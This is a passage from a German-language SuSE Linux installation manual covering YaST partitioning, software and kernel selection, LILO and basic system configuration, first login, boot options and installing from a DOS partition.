Wenn YaST *keinen* freien Platz ausmachen kann, erscheint die Maske ‘Gesamte Platte verwenden’; Sie haben dort die beiden folgenden Möglichkeiten (zur Erinnerung: mit **Tab** bzw. **←** oder **→** positionieren Sie den Cursor, während mit **↔** die Auswahl durchgeführt wird):

**‘Partitionieren’** – Sie nehmen die Festplatten-Aufteilung selbständig vor; diese Option müssen Sie zwingend dann wählen, wenn Sie neben Linux ein bereits installiertes anderes Betriebssystem weiterverwenden wollen.





Abbildung 2.8: YaST – Platte partitionieren

### Achtung

Wenn Sie 'Gesamte Platte' ausführen lassen, wird die Festplatte völlig neu eingerichtet; dabei gehen alle Daten *verloren*, die sich zu diesem Zeitpunkt auf der Platte befinden!



**'Gesamte Platte'** – YaST wird – nach einer „roten“ Sicherheitsabfrage – die Partitionierung *selbstständig* vornehmen und die angelegten Partitionen automatisch formatieren.

Diese Option sollte immer dann gewählt werden, wenn Sie auf der ausgewählten Festplatte ein neues SuSE Linux als alleiniges Betriebssystem haben wollen *und* Sie sich nicht mit der Materie der Partitionierung beschäftigen möchten.

### Eventuell vorhandene Betriebssysteme werden hiermit gelöscht!

Bei Auswahl der Option 'Gesamte Platte' verfolgt YaST die folgende Strategie:

- Eingrichtet werden eine `/boot`-Partition (mindestens 2 MB bzw. 1 Zylinder),
- eine Swap-Partition (doppelte RAM-Menge, jedoch höchstens 128 MB) sowie
- der Rest als eine große Partition, die unter ``/`` als Root-Partition (Wurzelverzeichnis) vorbereitet wird.

### Mögliche Probleme

- Es kann vorkommen, dass es Probleme beim erneuten Einlesen der Partitionstabelle gibt. Diesen Umstand wird YaST in einer *roten* Mitteilungsbox anzeigen und dann zum Booten auffordern. Starten Sie in einem solchen Fall den Rechner neu und verzichten Sie beim nächsten Durchgang darauf, abermals zu partitionieren.
- Es ist kein ausreichender Platz verfügbar. In Abschnitt 2.7.1 auf Seite 62 gibt es Hinweise, wie man mit fips unter DOS Platz auf der Festplatte schaffen kann.

### 2.2.6 Installation der Software beginnen

Die Festplatte ist nun vorbereitet. Es ist an der Zeit festzulegen, welche Software aus der Fülle des Angebotenen installiert werden soll.




Abbildung 2.9: YaST – Pakete auswählen

Geduld ist angesagt: Die Daten der Serien und der Pakete müssen vom Installationsmedium eingelesen und ausgewertet werden. Wenn dieser Vorgang beendet ist, erscheint das YaST-Installationsmenü (Abbildung 2.9). Wenn Sie keine spezielle Auswahl treffen wollen, geht es mit dem Punkt 'Installation starten' weiter; in diesem Fall können Sie gleich zu Abschnitt 2.2.8 auf Seite 42 springen.

- Wählen Sie 'Konfiguration laden', um bei Bedarf eine spezielle Software-Auswahl zu treffen (Standard, Netzwerksver, Minimal etc.); dies ist Thema im kommenden Abschnitt 2.2.7 auf der nächsten Seite. Wenn Sie die passende Konfiguration geladen und bestätigt haben, landen Sie wieder im Installationsmenü.



- Hier können Sie nun noch über das Installationsmenü mit ‘Konfiguration ändern/erstellen’ die Paketauswahl *in Einzelheiten* verändern. Sie gelangen so in die Serienauswahl von SuSE Linux. In der Regel brauchen Sie dies jedoch *nicht*, da die vorgegebene Paketauswahl ein lauffähiges System zur Verfügung stellen wird. Auch können Sie die Auswahl jederzeit nachträglich – wenn Linux erst einmal läuft – ändern und erweitern.

Eine genaue Beschreibung dieser Menüs sowie der Funktion der einzelnen Menüpunkte erhalten Sie im YaST-Kapitel, Abschnitt 3.4 auf Seite 105.

### 2.2.7 Software-Grundausrüstung auswählen

In diese YaST-Maske gelangen Sie (Abbildung 2.10), wenn Sie in Abschnitt 2.2.6 auf der vorherigen Seite den Punkt ‘Konfiguration laden’ auswählen.

Wir haben für Sie einige vordefinierte „Konfigurationen“ bereitgestellt. Mit den Pfeiltasten (↑) und (↓) können Sie die einzelnen Punkte ansteuern; mit (Leertaste) wird ein Punkt an- oder abgewählt. Ein Kreuz (‘x’) in dem Kästchen bedeutet, dass Sie diese Konfiguration zur Ersetzung oder Hinzufügung vorgesehen haben. Ein Stern (‘\*’) dahinter bedeutet, dass diese Konfiguration installiert wird. Dies Zeichen ist also so zu verstehen, dass z. B. bei der Anwahl von ‘SuSE Einfach Alles’ auch andere Konfigurationen automatisch hinzugewählt werden; denn die speziellen Konfigurationen stellen Untermengen von ‘SuSE Einfach Alles’ dar.




Abbildung 2.10: YaST – Konfigurationen auswählen

‘**Hinzufügen**’ – Mit diesem Menüpunkt können Sie zu ausgewählten Paketen und Konfigurationen die Pakete der ausgewählten Konfiguration hinzufügen.

‘**Ersetzen**’ – Hiermit können Sie eine bereits getätigte Auswahl durch die neue Konfiguration ersetzen. Sie werden gegebenenfalls gefragt, ob Sie Pakete, die nicht zur Konfiguration gehören, löschen wollen.

‘**Abbrechen**’ – Sie brechen die Bearbeitung ab.

### 2.2.8 Systemsoftware und Programme aufspielen

Nach all den vielen Vorbereitungsmaßnahmen geht es endlich darum, die Festplatte mit sinnvoller Software zu füllen.

- Starten Sie das Aufspielen der Software mit ‘**Installation starten**’. YaST zeigt Ihnen auf dem Bildschirm an, welches Paket gerade installiert wird und wie viele Pakete noch folgen.
- Je nach Konfiguration werden dann die weiteren CDs angefordert.
- Wenn die Pakete installiert sind, gehen Sie zurück zum Hauptmenü, indem Sie ‘**Hauptmenü**’ auswählen.

#### Mögliche Probleme


- Wenn Ihr Rechner über „wenig“ RAM verfügt (16 MB), dann kann zunächst nur von der ersten CD-ROM installiert werden; die anderen CDs werden in einem solchen Fall später angefordert (Abschnitt 2.2.10 auf Seite 46).
- Sollten Probleme beim Aufspielen der Software auftreten, so liegt dies in der Regel an fehlerhafter oder fehlerhaft eingestellter Hardware.

Im Falle von SCSI-Systemen überprüfen Sie bitte Kabellänge und Terminierung. Nehmen Sie externe Geräte, vor allem Scanner, einmal vom Bus ab. Versuchen Sie es auch mit Kernel-Parametern; die wichtigsten werden in Abschnitt 14.3.1 auf Seite 424 ff. genannt.

Im Falle von ATAPI vergleichen Sie bitte Abschnitt 2.8.5 auf Seite 69.

### 2.2.9 Kernel für das System auswählen

Das Software-Grundsystem wurde auf die Festplatte übertragen.

Es wird jetzt ein für das System geeigneter  **Kernel** installiert und es wird der Bootloader LILO auf der Festplatte eingerichtet, wenn Sie dies wünschen. Wählen Sie nun einen passenden Kernel aus (Abbildung 2.11 auf der nächsten Seite); beispielsweise:

- |               |  |
|---------------|--|
| <b>Kernel</b> | <ul style="list-style-type: none"><li>• Der ‘<b>Standard Kernel</b>’ ist für die meisten Systeme geeignet.</li><li>• Der ‘<b>Kernel mit SMP-Support</b>’ ist für Mehrprozessor-Systeme zu nehmen</li><li>• Der ‘<b>Kernel mit APM-Support</b>’ beinhaltet Unterstützung für „Advanced Power Management“.</li></ul> |
|---------------|--|





Abbildung 2.11: YaST – Auswahl des Kernels

### Achtung



Wenn Ihr Prozessor nicht 100% Pentium-konform ist, wählen Sie bitte 'Kernel für Rechner mit 386 oder 486 Prozessoren'. Diesen Kernel müssen Sie z. B. für einen Cyrix 686 nehmen. Ein falschgewählter Kernel kann zu einer "Kernel panic" führen; vgl. <http://sdb.suse.de/sdb/de/html/cyrix686.html>.

YaST wird den Kernel nach `/boot/vmlinuz` kopieren und die Kernel-Konfigurationsdatei unter `/boot` und auf Wunsch auch als `/usr/src/linux/.config` ablegen. Diese Datei beschreibt genau den installierten Kernel und die zugehörigen Module

Die Frage, ob Sie LILO konfigurieren möchten, beantworten Sie mit 'Ja', wenn Sie sich *sicher* sind, dass Ihre eventuell bereits installierten Systeme von LILO gebootet werden können (siehe auch Abbildung 3.21 auf Seite 116); in der Regel ist dies bei DOS und Windows 95/98 der Fall – bei Windows NT liegen die Dinge aber bisweilen anders (vgl. Abschnitt 4.7.2 auf Seite 147)!

Hinweise zum Ausfüllen der einzelnen Masken finden Sie im YaST-Kapitel, Abschnitt 3.6.2 auf Seite 115.

**LILO**

### 2.2.10 Grundkonfiguration des Systems mit YaST

Nach der Kernelsauswahl ist die Grundkonfiguration an der Reihe. Es werden die ersten Soft- und Hardware-Komponenten konfiguriert.

- Jetzt können Sie die Zeitzone auswählen (Abbildung 2.12 auf der nächsten Seite). Es erscheint eine sehr lange Liste. Aus dieser Liste wählen Sie '

**Zeitzone**



Abbildung 2.12: YaST – Zeitzone auswählen

CET' (engl. *Central European Time*) aus, wenn Sie sich mit Ihrem Rechner vornehmlich in mitteleuropäischen Breiten aufhalten. . .





Abbildung 2.13: YaST – Rechner- und Domainname

### Rechneruhr

Die kann nach der *lokalen Zeit* oder nach *Greenwich Mean Time* (GMT) gehen. 'GMT' ist vorbelegt; wählen Sie bitte 'lokale Zeit', wenn Sie Ihre Rechneruhr dementsprechend eingestellt haben.

### Netzwerk-Konfiguration

- Nun folgen einige Masken zur Netzwerk-Konfiguration:
  - Rechner- und Domainname (Abbildung 2.13). Suchen Sie sich hier etwas Nettes aus, wenn Sie von Ihrem  *Systemadministrator* oder von Ihrem



- Login**
- YaST schlägt vor, ein Benutzer-Login („Beispielbenutzer“) anzulegen. Dies sollten Sie machen, denn normalerweise ist es nicht empfehlenswert, sich als 'root' einzuloggen und als 'root' die Alltagsarbeiten zu erledigen – dafür sollten Sie vorzugsweise Ihr persönliches Benutzer-Login verwenden. Denken Sie sich einen schönen Kurznamen (ohne Leerzeichen, möglichst nicht mehr als 8 Zeichen) aus, beispielsweise Ihre Initialen oder tux. Wenn Sie ein Passwort eingeben, merken Sie sich auch dieses bitte unbedingt!




Abbildung 2.15: YaST – Schnittstellenauswahl für Modem und Maus

- Modem**
- YaST fragt, ob Sie Ihr Modem einrichten möchten. Wenn Sie ein Modem haben, können Sie es nun einbinden lassen; diese Tätigkeit kann aber auch später jederzeit nachgeholt werden. Wenn Sie 'Ja' sagen, fragt YaST nach der seriellen Schnittstelle des Modems; vgl. Abbildung 2.15. – Beachten Sie, dass so genannte „Winmodems“ *nicht* funktionieren (vgl. [http://sdb.suse.de/sdb/de/html/cep\\_winmodem.html](http://sdb.suse.de/sdb/de/html/cep_winmodem.html)).
- Maus**
- YaST fragt, ob Sie die Maus einrichten möchten. Wenn Sie das tun möchten, wählen Sie 'Ja'. Wählen Sie den Typ der Maus aus der Liste aus (ähnlich wie Abbildung 2.16 auf der nächsten Seite). Bei seriellen Mäusen will YaST noch die serielle Schnittstelle wissen, an der die Maus hängt (Abbildung 2.15). Wählen Sie auch diese aus der Liste aus.
  - Bestätigen Sie danach, dass das Programm gpm beim Systemstart ausgeführt wird (Abbildung 2.17 auf Seite 48).

**Weitere CDs** Falls weitere Pakete von den restlichen CD-ROMs zu installieren sind (vgl. Abschnitt 2.2.8 auf Seite 42), wird YaST dies nun in die Wege leiten. . .

- YaST fordert Sie auf, alle folgenden CD-ROMs einzulegen,<sup>1</sup> damit die restliche Software eingespielt werden kann; die letzte CD wird nur dann ange-

<sup>1</sup>Bei SuSE Linux mit DVD-Medium brauchen Sie sich über diese Sache keine Gedanken zu machen: die komplette Software findet auf *einem* Medium Platz.




Abbildung 2.16: YaST – Auswahl des Maustreibers

fordert, wenn Sie *explizit* Programmquellen (engl. *sources*) zur Installation angewählt haben – normalerweise ist dies nicht der Fall!

- Danach beendet sich YaST und Sie erhalten die Aufforderung, (↵) zu drücken.

Ihr SuSE Linux ist komplett installiert.

### 2.2.11 Einloggen am Ende der Erstinstallation

Während im Hintergrund noch diverse Konfigurationsskripten abgearbeitet werden, können Sie sich bereits im Vordergrund als 'root' einloggen, z.B. auf Konsole 1. Geben Sie bei der Eingabeaufforderung "Login:" zunächst root und bei der Aufforderung "Password:" Ihr vorher festgelegtes Passwort für den Benutzer 'root' ein; das Passwort haben Sie in Abschnitt 2.2.10 auf Seite 45 festgelegt. Das 'root'-Passwort ist nicht mit dem Passwort für den „Beispielbenutzer“ zu verwechseln! – Zur Bedeutung des Vorgang des Einloggens vgl. den Abschnitt 19.1 auf Seite 546.

Der *Prompt* (Eingabeaufforderung) des Linux-Systems ist da, und Sie können jetzt arbeiten; so sieht der Prompt aus:

erde: #

Geben Sie beispielsweise den Befehl `ls -a` ein, um die Dateien in Ihrem Arbeitsverzeichnis aufzulisten.

erde: # `ls -a`

Oder YaST (**yast**), um Änderungen am System vorzunehmen:

erde: # **yast**

Wenn Sie YaST (**yast**) starten, können Sie über den Menüpunkt 'Administration des Systems' weitere Benutzer anlegen. Weiter geht es mit dem Unter-

'root'

Login:

Password:

Prompt




Abbildung 2.17: YaST – Starten von gpm

punkt 'XFree86™ konfigurieren'; über diesen Punkt lässt sich die grafische Oberfläche einrichten (vgl. Abschnitt 8.3 auf Seite 264).

### Hinweis




Im Hintergrund werden automatisch Konfigurationsskripten ablaufen (Indizierung der Manual-Pages, Einrichtung von Perl etc.); auf weniger leistungsfähigen Rechnern kann diese Prozedur – je nach Installationsumfang – durchaus länger als eine Stunde dauern. Wenn Sie vorzeitig den Rechner „herunterfahren“, wird YaST beim nächsten Booten wieder routinemäßig gestartet werden!  
Diese Skripten sind erst dann komplett abgearbeitet, wenn auf  **Konsole 9** steht (umschalten mit **(Alt) + (F9)**):

**"Have a lot of fun!"**

Nach der Installation des Systems können weitere Konfigurationen vorgenommen werden; vgl. Sie die Verweise in Abschnitt 2.1.17 auf Seite 29 zu Drucken, Internet und Hardware-Einbindung .





### Achtung

Ein Linux-Rechner darf nie einfach so ausgeschaltet werden. Benutzen Sie bitte entweder die vorgesehene Funktionalität des KDM oder die in Abschnitt 19.2 auf Seite 547 vorgestellten Befehle, um den Rechner „herunterzufahren“ (engl. *Shutdown*). Wenn der Rechner nicht heruntergefahren wird, muss beim nächsten Booten eine Überprüfung des Dateisystems durchgeführt werden – das zumindest kostet Zeit; und in Ausnahmefällen ist die Überprüfung nicht in der Lage, alle eventuell beschädigten Dateien wiederherzustellen.

### 2.3 Wie soll SuSE Linux künftig gestartet werden?

Das SuSE Linux-System ist jetzt so gut wie fertig installiert. Zu klären bleibt die Frage, auf welche Weise Sie Linux im täglichen Betrieb starten wollen (⇨ *Booten*).

In der folgenden Übersicht erfahren Sie die Hauptmöglichkeiten für einen Linux-Start – welche dieser Startmethoden für Sie die beste ist, hängt von Ihrer Erfahrung im Umgang mit Rechnern sowie von dem vorgesehenen Verwendungszweck ab.

**Bootdiskette:** Sie starten Linux über die *Bootdiskette* („Startdiskette“). Diese Möglichkeit funktioniert immer und macht keine Arbeit – die Bootdiskette haben wir möglicherweise vorhin nebenbei erzeugt (in Abschnitt 2.1.9 auf Seite 26).

Die Bootdiskette ist eine gute Zwischenlösung, falls Sie beim Einrichten der anderen Möglichkeiten nicht sofort zurechtkommen oder falls Sie die Entscheidung über den endgültigen Bootmechanismus verschieben wollen. Auch im Zusammenhang mit OS/2 oder Windows NT mag die Bootdiskette eine gute Lösung darstellen.


**loadlin:** Die loadlin-Variante setzt voraus:

- Der Rechner muss unter DOS entweder im Realmodus laufen oder im Virtuellen 8086-Modus einen VCPI-Server verfügbar haben; ein VCPI-Server wird z. B. von `emm386.exe` zur Verfügung gestellt. Anders gesagt: dieser Weg funktioniert *nicht* unter Unix, OS/2, Windows NT oder im DOS-Fenster von Windows 95/98 – er funktioniert aber gut vom MS-DOS-Prompt oder vom DOS-Modus in Windows 95/98 aus.
- Ihr Rechner muss ausreichend DOS-verfügbaren freien Speicher haben: unterhalb 640 KB mindestens 128 KB, der Rest darf extended/EMS/XMS Speicher sein.

Zwar ist loadlin vergleichsweise aufwendig in der Installation, aber dann lässt es sich ausgezeichnet in die Bootmenüs von Windows 95/98 integrieren. Dies erfordert ein manuelles Editieren von Konfigurationsdateien. Ein großer Vorteil ist, dass keinerlei Einträge in den ⇨ *MBR* (engl. *Master Boot Record*) der Festplatte erfolgen; so sehen andere Betriebssysteme von Linux nicht mehr als Partitionen mit für sie unbekannten Kennungen (engl. *IDs*).

Um loadlin zu installieren, benötigen Sie gewisse Kenntnisse von DOS und Linux. Sie sollten in der Lage sein, mit einem ⇨ *Editor* die notwendigen Konfigurationsdateien zu erstellen. Details zum Vorgehen finden Sie in Abschnitt 4.9 auf Seite 157. Schwierigkeiten können sich ergeben, wenn Sie bei der Konfiguration der Windows95/98-Bootmenüs einen Fehler machen. Im Extremfall kann dies dazu führen, dass Sie nicht mehr an Ihre Windows-Installation herankommen. Vor der Konfiguration dieser Bootmenüs sollten Sie sicherstellen, dass Sie Ihr System über eine Windows-Bootdiskette starten können.

**LILO:** Die technisch sauberste und universellste Lösung ist der Bootmanager LILO, der Ihnen vor dem Booten die Auswahl zwischen verschiedenen Betriebssystemen lässt. Der LILO ist z. B. über YaST zu installieren (vgl. Abschnitt 3.6.2 auf Seite 115). Allerdings muss LILO im Bootsektor der Festplatte stehen; dies schließt auch ein kleines Risiko beim Installieren mit ein. Die Fehlerbehebung erfordert grundlegende Kenntnisse des Bootprozesses. Sie sollten in der Lage sein, ggf. die Hauptkonfigurationsdatei des LILO zu editieren. Sie sollten sich vor seiner Installation auch damit vertraut machen, wie Sie LILO ggf. wieder deinstallieren können, wenn sich Schwierigkeiten ergeben. Details zu LILO sowie zum Bootprozess finden sich in Abschnitt 4.3 auf Seite 132. LILO stellt nach wie vor die beste Bootmethode dar. Sie sollten sich nur bewusst sein, dass er aufwendiger zu verwenden ist als beispielsweise eine Bootdiskette.



### Achtung

Es gibt BIOS-Varianten, die die Struktur des Bootsektors (MBR) überprüfen, und nach einer LILO-Installation fälschlich eine Virus-Warnung mitteilen. Diese Schwierigkeit lässt sich leicht beheben, indem Sie in das BIOS gehen und nach derartigen Einstellungsmöglichkeiten dort suchen; z. B. sollten Sie 'virus protection' ausschalten. – Später können Sie diese Option wieder einschalten; dieses Feature ist allerdings überflüssig, falls Sie ausschließlich Linux als Ihr Betriebssystem verwenden.

Eine eingehende Diskussion verschiedener Bootmethoden, insbesondere aber von LILO und loadlin finden Sie in Kapitel 4 auf Seite 129 ff.

### Weitere Bootmanager

Aufgrund der wachsenden Bedeutung haben sich einige kommerzielle Hersteller von Bootmanagern auf Linux eingestellt. An vorderster Front sind hier der System Commander Deluxe sowie Partition Magic zu nennen. Neben reinen Hilfestellungen beim Booten des Systems bieten diese Pakete zusätzlich eine große Anzahl weiterer Funktionen wie z. B. die Möglichkeit, vorhandene FAT32-Partitionen in der Größe zu verändern oder FAT16 in FAT32 umzuwandeln. Diese Programme sind *nicht* auf den CDs enthalten und zu diesen Programmen können wir *keinen Installationssupport* anbieten!

### 2.4 Installation ohne unterstütztes CD-ROM-Laufwerk

Was tun, wenn eine Standard-Installation via CD-ROM-Laufwerk nicht möglich ist? Ihr CD-ROM-Laufwerk könnte z. B. nicht unterstützt werden, weil es sich um ein älteres „proprietäres“ Laufwerk handelt. Oder Sie haben bei Ihrem Zweitrechner (z. B. ein Notebook) eventuell gar kein CD-ROM-Laufwerk, aber dafür einen Ethernet-Adapter oder ein PLIP-Kabel. . .

SuSE Linux bietet Wege an, auf einem solchen Rechner ohne unterstütztem CD-ROM-Laufwerk auch ein System zu installieren:

- Von einer DOS-Partition aus (Abschnitt 2.4.1).
- Über eine Netz-Verbindung: NFS oder FTP via Ethernet oder PLIP (Abschnitt 2.4.2 auf Seite 54).

#### 2.4.1 Installation von einer DOS-Partition

##### Worum geht es?

Die Linux-Software (teilweise) vor der Installation auf eine DOS-Partition der Festplatte kopieren, wenn die Standardkernel der CD Ihr CD-ROM-Laufwerk nicht unterstützen bzw. Linux das Laufwerk gar nicht unterstützt. Dann können Sie das CD-ROM-Laufwerk unter Linux vorläufig oder überhaupt nicht nutzen.

##### Voraussetzung

Sie arbeiten unter DOS, Windows oder OS/2 und wissen, dass Linux Ihr CD-ROM-Laufwerk nicht unterstützt. Sie haben genügend Platz auf der DOS- oder Windows-Partition (3.11 oder 95/98) und Ihr Rechner verfügt über genügend *Speicher*.

##### Schritt für Schritt. . .

Gehen Sie so vor, um alle gewünschten Dateien auf die Festplatte zu kopieren (wenn Sie die folgenden Schritte nicht einzeln durchführen wollen, kann Ihnen eventuell die Batchdatei `lhdsetup.bat` im Verzeichnis `\dosutils` behilflich sein):

1. Legen Sie zuerst ein Verzeichnis an, in das Sie umkopieren wollen. Der Name ist beliebig, hier im Beispiel heißt es `\emil`.
2. Unterhalb von `\emil` brauchen Sie noch das Verzeichnis `suse` und darin wieder mindestens die Verzeichnisse `a1`, `images` und `setup`. Diese sind schon für die Installation des Linux-Grundsystems nötig. Legen Sie diese Verzeichnisse also an. In Abbildung 2.18 auf der nächsten Seite sehen Sie den benötigten Verzeichnisbaum im Überblick.




Abbildung 2.18: Verzeichnisstruktur für die Installation

3. Kopieren Sie die Dateien aus `\suse\al` der CD 1 nach `\emil\suse\al` auf der Festplatte; wenn Sie viel Platz auf der DOS-Partition haben, dann kopieren Sie bitte von der CD den kompletten Baum `\suse` nach `\emil\suse`.
4. Suchen Sie sich in `\suse\images` einen Kernel aus, der Ihre Hardware unterstützt. Welcher Kernel was genau unterstützt, steht in der Datei `\suse\images\readme.dos`, auf deutsch dort in `liesmich.dos`.  
